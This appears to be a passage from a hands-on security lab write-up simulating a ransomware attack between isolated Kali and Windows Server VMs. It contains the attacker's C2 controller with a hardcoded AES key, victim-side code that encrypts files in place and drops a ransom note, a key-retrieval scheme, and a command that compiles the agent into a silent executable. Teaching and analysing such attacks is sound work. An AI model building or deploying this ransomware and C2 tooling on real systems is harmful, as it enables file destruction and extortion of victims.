
Overview#
This lab simulates a RAT-based ransomware attack in a controlled Host-Only VM environment. The attack chain covers: building an encrypted C2 channel, remotely deploying a ransomware executable via HTTP, encrypting victim files with Fernet, dropping a ransom note, key exchange for decryption, and blue team detection/mitigation. The lab also includes a Rust implementation of an encrypted TCP C2 channel using AES-256-GCM.
Environment:
- Kali Linux (Attacker):
192.168.0.101— Host-Only - Windows Server 2022 (Victim):
192.168.0.102— Host-Only - C2 Port:
8008/TCP
Section 1: Environment Setup & Network Configuration#
Same setup as Lab 1 — static IPs on a Host-Only network, verified bidirectional connectivity and port reachability.
# Kali
sudo ip addr add 192.168.0.101/24 dev eth0

ping -c 4 192.168.0.102# Windows
New-NetIPAddress -InterfaceAlias 'Ethernet' -IPAddress 192.168.0.102 -PrefixLength 24
Test-NetConnection -ComputerName 192.168.0.101 -Port 8008 Kali static IP 192.168.0.101 assigned
 Windows Server static IP 192.168.0.102 assigned
 Bidirectional connectivity confirmed
 Port 8008 reachable from victim
Section 2: Installing Dependencies#
Kali:
sudo apt update && sudo apt install -y python3 python3-pip
pip3 install pycryptodome pyautogui psutil pyinstaller cryptographyWindows:
pip install pycryptodome pyautogui psutil pyinstaller cryptographyThe key addition over Lab 1 is the cryptography library — specifically Fernet — which handles the file encryption layer (separate from the AES-EAX command channel).
 All required packages confirmed on Kali
 All required packages confirmed on Windows
Section 3: The Ransomware Scripts#
Architecture#
Two layers of encryption run in parallel:
| Layer | Algorithm | Purpose | |---|---|---| | C2 channel | AES-EAX | Encrypt/decrypt commands between attacker and victim | | File encryption | Fernet (AES-128-CBC + HMAC) | Encrypt victim files on disk |
Attacker Controller — hacker_ransom.py (Kali)#
Listens on port 8008, sends encrypted commands, receives encrypted responses. Supported commands:
encrypt          → triggers file encryption on victim
ransom_note      → drops READ_ME.txt in target directory
decrypt <key>    → sends key to restore files if correct
download <path>  → pulls a file from the victim
stop → closes the sessionKEY = b'0123456789abcdef0123456789abcdef' # 32-byte shared AES key
def encrypt_message(message):
cipher = AES.new(KEY, AES.MODE_EAX)
ct, _ = cipher.encrypt_and_digest(message.encode())
return base64.b64encode(cipher.nonce + ct).decode()
def decrypt_message(encrypted):
data = base64.b64decode(encrypted)
cipher = AES.new(KEY, AES.MODE_EAX, nonce=data[:16])
return cipher.decrypt(data[16:]).decode()Victim Agent — ransom.py (Windows)#
Connects back to Kali, decrypts and executes commands. Key functions:
def generate_fernet_key():
    return Fernet.generate_key()

def encrypt_files(target_dir, fernet_key):
    fernet = Fernet(fernet_key)
    for root, dirs, files in os.walk(target_dir):
        for file in files:
            if file in ["READ_ME.txt", "ransom_key.txt"]:
                continue
            # read → encrypt → overwrite
            ...

def drop_ransom_note(target_dir, ransom_text):
    note_path = os.path.join(target_dir, "READ_ME.txt")
    with open(note_path, "w") as note:
note.write(ransom_text)Target directory: C:\Users\Public\Documents
Key storage: the Fernet key is saved to ransom_key.txt on the victim after encryption. The attacker retrieves it via download ransom_key.txt and sends it back with decrypt <key> to restore files.
 Attacker controller script — AES-EAX channel setup visible
 Victim ransomware script confirmed in directory
Section 4: Remote Deployment & Execution#
Step 1: Compile to Silent EXE (Windows)#
cd C:\Scripts
pyinstaller --onefile --noconsole --hidden-import=cryptography ransom.py
# Output: dist\ransom.exeThe --hidden-import=cryptography flag is required because PyInstaller doesn't automatically detect the Fernet import in some configurations.
